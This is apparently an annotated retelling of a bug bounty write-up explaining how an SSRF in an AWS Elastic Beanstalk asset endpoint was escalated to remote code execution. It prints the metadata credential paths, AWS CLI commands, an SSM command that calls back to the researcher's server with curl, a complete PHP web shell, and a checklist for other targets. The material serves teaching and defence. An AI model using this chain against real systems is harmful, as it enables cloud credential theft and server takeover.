What is AWS Elastic Beanstalk?
AWS is Amazon Web Services, Amazon's cloud. Elastic Beanstalk is one of its products. As the report describes it, it is a Platform as a Service offering from AWS for deploying and scaling web applications written for Java, .NET, PHP, Node.js, Python, Ruby and Go, and it handles deployment, capacity provisioning, load balancing, auto-scaling and application health monitoring automatically. In plain words: you hand Amazon your code, and Amazon runs it, keeps it alive, spreads the load across machines and adds more machines when traffic grows. You do not manage the servers yourself.
What is the EC2 metadata service?
Every virtual machine in Amazon's cloud (an EC2 instance) has a special internal address, [redacted], that only the machine itself can reach. It is not on the public internet. You ask it questions and it answers with facts about the machine: its identity, its region, and, crucially, temporary credentials for the role the machine has been given. A role is a set of permissions, like a staff badge that opens certain doors. The metadata service is like the staff room noticeboard: only staff can read it, and it lists the keys to the building.
Finding it
The researcher started by enumerating subdomains of the client's domain. Enumeration means trying many possible names (docs, mail, test, dev and so on) and seeing which ones exist. This surfaced docs, and docs.redact.com showed documentation and some statistics pages.
On one of those statistics pages there was a photo. Clicking it produced a link that looked unusual: the link's address contained another web address inside it, as a parameter. The first instinct was to change the url value to the researcher's own domain, generaleg0x01.com, to see whether the server would fetch it. Noticing the mimeType parameter as well, the link was edited into this form:
https://docs.redact.com/report/api/v2/help/asset?url=https://generaleg0x01.com&mimeType=text/html&t=REDACTED.JWT.TOKEN&advertiserId=11
Line by line, this address says:
https://docs.redact.comis the site being tested./report/api/v2/help/assetis the endpoint, the specific feature that fetches an asset.?url=https://generaleg0x01.comtells the endpoint which address to fetch. This is the value the researcher changed.&mimeType=text/htmltells the endpoint what kind of content to expect.text/htmlmeans a web page.&t=REDACTED.JWT.TOKENis the token that identifies the logged-in user. It was redacted before publication.&advertiserId=11is another parameter the endpoint expects.
At this stage the behaviour is only an out-of-band resource load: the server fetches a URL the user controls. That alone is interesting but not yet dangerous. The question is what else the server can be made to fetch.
Exploitation
Step 1: confirm the environment and the SSRF
While checking requests and responses in Burp Suite, the response header X-Amz-Cf-Id stood out. Burp Suite is a tool that sits between your browser and the website and lets you read and edit every request and response. A response header is a small piece of metadata the server sends back alongside the page. Seeing X-Amz-Cf-Id indicated the target was running in an AWS environment.
Knowing the target is on AWS makes the metadata address worth trying. The next step was to point the url parameter at [redacted] and navigate to /latest/meta-data/:
That returned the metadata listing, confirming SSRF. In other words, the server fetched its own private noticeboard and handed the contents back through the public website.
Step 2: read the instance role
Navigating to /latest/meta-data/iam/security-credentials/ returned the role attached to the instance: aws-elasticbeanstalk-ec2-role.
This is the staff badge the machine is wearing. Knowing its name is the first half of getting its keys.
Step 3: grab credentials and instance identity
Two metadata paths were used to collect what the AWS CLI needs. The AWS CLI is a program you run in a terminal to talk to AWS; it is the same as clicking around the AWS website, but from a command line.
/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role/returnsAccessKeyId,SecretAccessKeyandToken. These three together are the temporary credentials: the key id is like a username, the secret key is like a password, and the token proves the credentials came from the role.
/latest/dynamic/instance-identity/document/returnsinstanceId,accountIdandregion. The instance id names the specific machine, the account id names the AWS account, and the region names the data centre area (for exampleus-east-1).
Step 4: configure the AWS CLI
With the credentials in hand, the CLI was installed and the environment variables set in a terminal. An environment variable is a named value the shell keeps in memory and passes to programs it runs, so the CLI can pick up the credentials without you typing them every time.
~# apt install awscli

~# export AWS_ACCESS_KEY_ID=AccessKeyId
~# export AWS_SECRET_ACCESS_KEY=SecretAccessKey
~# export AWS_DEFAULT_REGION=region
~# export AWS_SESSION_TOKEN=Token
Line by line:
~# apt install awscliinstalls the AWS CLI program on the tester's own machine.aptis the package installer on Debian and Ubuntu Linux.~# export AWS_ACCESS_KEY_ID=AccessKeyIdstores the key id in an environment variable the CLI reads.~# export AWS_SECRET_ACCESS_KEY=SecretAccessKeystores the secret key.~# export AWS_DEFAULT_REGION=regiontells the CLI which region to talk to by default.~# export AWS_SESSION_TOKEN=Tokenstores the session token.
The caller identity was then checked:
~# aws sts get-caller-identity
This asks AWS "who am I right now?". It is a safe way to confirm the credentials work before doing anything else.
Step 5: try to escalate through SSM (failed)
Escalation means turning a small problem into a bigger one. The first escalation idea was AWS Systems Manager, or SSM. SSM is a service that lets an administrator run commands on a machine remotely, without logging in to it. If the stolen role could use SSM, the researcher could run any command on the server. The attempt was to run a shell command on the instance through ssm send-command:
~# aws ssm send-command — instance-ids “instanceId” — document-name “AWS-RunShellScript” — comment “whoami” — parameters commands=’curl 128.199.xx.xx:8080/`whoami`’ — output text — region=region
Line by line:
aws ssm send-commandis the CLI command that asks SSM to run something on a machine.— instance-ids “instanceId”names the target machine. The value is a placeholder for the instance id collected earlier.— document-name “AWS-RunShellScript”names the recipe SSM should use; this one runs a shell script.— comment “whoami”is a label for the run.— parameters commands=’curl 128.199.xx.xx:8080/whoami’is the actual command to run: it makes the target machine call back to the researcher's own server, with the output ofwhoami(the current username) in the path. The IP address is redacted.— output text — region=regionasks for text output and names the region.
The role was not permitted to do this. The error was:
An error occurred (AccessDeniedException) when calling the SendCommand operation: User: arn:aws:sts::765xxxxxxxxx:assumed-role/aws-elasticbeanstalk-ec2-role/i-007xxxxxxxxxxxxxx is not authorized to perform: ssm:SendCommand on resource: arn:aws:ec2:us-east-1:765xxxxxxxxx:instance/i-00xxxxxxxxxxxxxx
In plain words: AWS said no. The identity arn:aws:sts::765xxxxxxxxx:assumed-role/aws-elasticbeanstalk-ec2-role/i-007xxxxxxxxxxxxxx is not allowed to perform ssm:SendCommand on the instance. An ARN is just AWS's naming format for a resource. The account number and instance id are partly redacted.
Step 6: try to escalate through SSH (failed)
The second idea was the classic key-pair scenario: create an RSA public and private key pair so that one can log into a remote host from the account without typing a password. RSA is a public-key cryptosystem: you keep a private key secret and give out the public key, and the two match like a lock and its only key. If you can add your public key to a server's list of trusted keys, you can log in as that server's user without a password. This failed because the SSH port was closed. SSH is the standard protocol for logging into a remote machine over the network, and a closed port means nothing is listening there.
Step 7: enumerate S3 (partially blocked)
S3 is Amazon's object storage: a place to keep files, organised into buckets. A bucket is like a folder at the top level, with a name that must be unique. Listing buckets directly was denied:
~# aws s3 ls
An error occurred (AccessDenied) when calling the ListBuckets operation: Access Denied
aws s3 ls with no bucket name asks AWS to list every bucket in the account. The role was not allowed to do that.
After some research the researcher concluded that the managed policy AWSElasticBeanstalkWebTier only allows access to S3 buckets whose names start with elasticbeanstalk. A managed policy is a named set of permissions AWS attaches to a role. The bucket name follows the format elasticbeanstalk-region-account-id, and using the region and account id collected earlier the name was elasticbeanstalk-us-east-1–76xxxxxxxx00. Listing it recursively worked:
~# aws s3 ls s3://elasticbeanstalk-us-east-1–76xxxxxxxx00/ — recursive
Line by line:
aws s3 lslists the contents of a bucket.s3://elasticbeanstalk-us-east-1–76xxxxxxxx00/names the bucket. The account id is partly redacted.— recursivemeans "go into every subfolder and list everything", not just the top level.
Step 8: upload a backdoor and get RCE
A backdoor is a small program that lets an attacker run commands on a machine later, through a hidden entrance. A small PHP command shell was written locally. PHP is a programming language commonly used for websites.
~# cat cmd.php
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
Line by line:
cat cmd.phpprints the file to the terminal so the reader can see what it contains.<?php ... ?>marks the start and end of PHP code inside a file.if(isset($_REQUEST['cmd']))checks whether the request contains a parameter calledcmd.echo "<pre>";prints an opening HTML tag so the output is shown in a fixed-width block.$cmd = ($_REQUEST['cmd']);copies the value ofcmdinto a variable.system($cmd);runs that value as a shell command on the server and prints the output. This is the dangerous part: whatever the visitor puts incmdgets executed.echo "</pre>";closes the HTML block.die;stops the script.
It was then copied into the bucket:
~# aws s3 cp cmd.php s3://elasticbeanstalk-us-east-1–76xxxxxxxx00/
upload: ./cmd.php to s3://docs.redact.com/cmd.php
Line by line:
aws s3 cpcopies a file to or from S3.cmd.phpis the local file.s3://elasticbeanstalk-us-east-1–76xxxxxxxx00/is the destination bucket.- The output line confirms the upload and shows the resulting public address,
s3://docs.redact.com/cmd.php.
Because the bucket is served by the Elastic Beanstalk application, the uploaded file became reachable at docs.redact.com/cmd.php, and the report records this as a successful RCE. RCE, remote code execution, means the attacker can run their own code on the target machine. In this case the "code" is the PHP shell above, which runs any command the attacker sends in the cmd parameter.
Why this worked
The asset endpoint takes a user-supplied url and fetches it server-side without restricting where it may point. That lets the caller reach the link-local metadata address [redacted], which is reachable from the EC2 instance but should never be reachable through an application feature. The instance runs with the aws-elasticbeanstalk-ec2-role role, and the metadata service hands out temporary credentials for that role to anything that can make the request.
The escalation then depends on what that role is allowed to do. The AWSElasticBeanstalkWebTier managed policy, as the report describes it, permits access to S3 buckets whose names begin with elasticbeanstalk, and the application's own bucket follows that naming pattern. Writing to that bucket means writing files that the application serves, so a stored script becomes code execution. The SSM route was blocked by policy and the SSH port was closed, but the S3 upload succeeded.
What an attacker could do
An attacker who can reach the asset endpoint can read the instance metadata, including temporary AWS credentials for the Elastic Beanstalk role, and use them from outside the environment. With those credentials the attacker could list and write to the elasticbeanstalk-* bucket, and uploading a script yielded remote code execution on the target. The report notes that most other CLI commands were denied by the security policy in place, so the blast radius depends on what the role is permitted to do; here the S3 write permission was the decisive one.
How to fix it
The report does not describe any remediation. The measures that would address the chain are to stop the asset endpoint from fetching arbitrary user-supplied URLs, for example by allow-listing destinations and rejecting link-local and private addresses, and to tighten the instance role so that it cannot write to buckets that the application serves. IMDSv1 is the older version of the metadata service that answers any request from the machine without proof; the newer version requires a token, which an SSRF cannot easily obtain.
Things to try on your own targets
- Point the
urlparameter athttp://[redacted]/latest/meta-data/and look for a directory listing. A positive result is any metadata content coming back through the application. - Request
/latest/meta-data/iam/security-credentials/to see whether a role name is returned. A positive result names a role whose credentials can then be requested. - Request
/latest/dynamic/instance-identity/document/and check foraccountIdandregion. A positive result gives the values needed to guesselasticbeanstalk-<region>-<account-id>bucket names. - With any credentials obtained, run
aws sts get-caller-identityand thenaws s3 ls. A positive result is an identity that resolves and a bucket listing that is not denied. - Try
aws s3 ls s3://elasticbeanstalk-<region>-<account-id>/ --recursiveon guessed bucket names. A positive result is a listing of objects, which shows the bucket is writable territory to explore. - Try
aws ssm send-commandagainst the instance id. A positive result is a command that is accepted rather than anAccessDeniedException. - Check whether the SSH port on the instance is reachable. A positive result is an open port that would allow the key-pair login scenario.
- Upload a harmless test file with
aws s3 cpand request it through the application's hostname. A positive result is the file being served, which confirms the path from bucket write to code execution.
In a nutshell
You can escalate Server-Side Request Forgery to Remote Code Execution in many ways, but it depends on your target's environment. The lesson is that a small "fetch this address for me" feature can lead, step by step, to full control of a server, if the server's own permissions are too generous.

Glossary
- API: a way for one piece of software to talk to another, like a waiter taking your order to the kitchen.
- Endpoint: one specific web address that accepts a request and returns an answer.
- Parameter: a named value attached to a web address after a question mark, separated by
&. - Token: a small piece of text a site gives your browser so it can recognise you on later requests.
- JWT: JSON Web Token, a common format for such a token.
- Subdomain: a name in front of a domain, like
docsindocs.redact.com. - SSRF: Server-Side Request Forgery, a bug where the server can be made to fetch an address the attacker chooses.
- Out-of-band resource load: a server fetching a resource from a domain the attacker controls, visible in the attacker's own logs.
- AWS: Amazon Web Services, Amazon's cloud platform.
- Elastic Beanstalk: an AWS service that runs and scales web applications for you.
- EC2 instance: a virtual machine in Amazon's cloud.
- Metadata service: the internal address
[redacted]that answers questions about the machine, including its credentials. - Role: a set of permissions attached to a machine or user, like a staff badge.
- Credentials: the key id, secret key and session token that prove who you are to AWS.
- Session token: an extra value required alongside temporary credentials.
- AWS CLI: a program you run in a terminal to talk to AWS.
- Environment variable: a named value the shell keeps in memory and passes to programs it runs.
- Burp Suite: a tool that sits between your browser and a website so you can read and edit requests and responses.
- Response header: a small piece of metadata the server sends back alongside the page.
- SSM: AWS Systems Manager, a service for running commands on machines remotely.
- SSH: the standard protocol for logging into a remote machine over the network.
- RSA: a public-key cryptosystem where a private key and a public key match like a lock and its only key.
- S3: Amazon's object storage, organised into buckets.
- Bucket: a top-level container in S3 with a unique name.
- Managed policy: a named set of permissions AWS attaches to a role.
- ARN: AWS's naming format for a resource.
- Backdoor: a small program that lets an attacker run commands on a machine later.
- PHP: a programming language commonly used for websites.
- RCE: Remote Code Execution, the ability to run your own code on a target machine.
- IMDSv1: the older version of the metadata service that answers any request from the machine without proof.
- Escalation: turning a small problem into a bigger one.




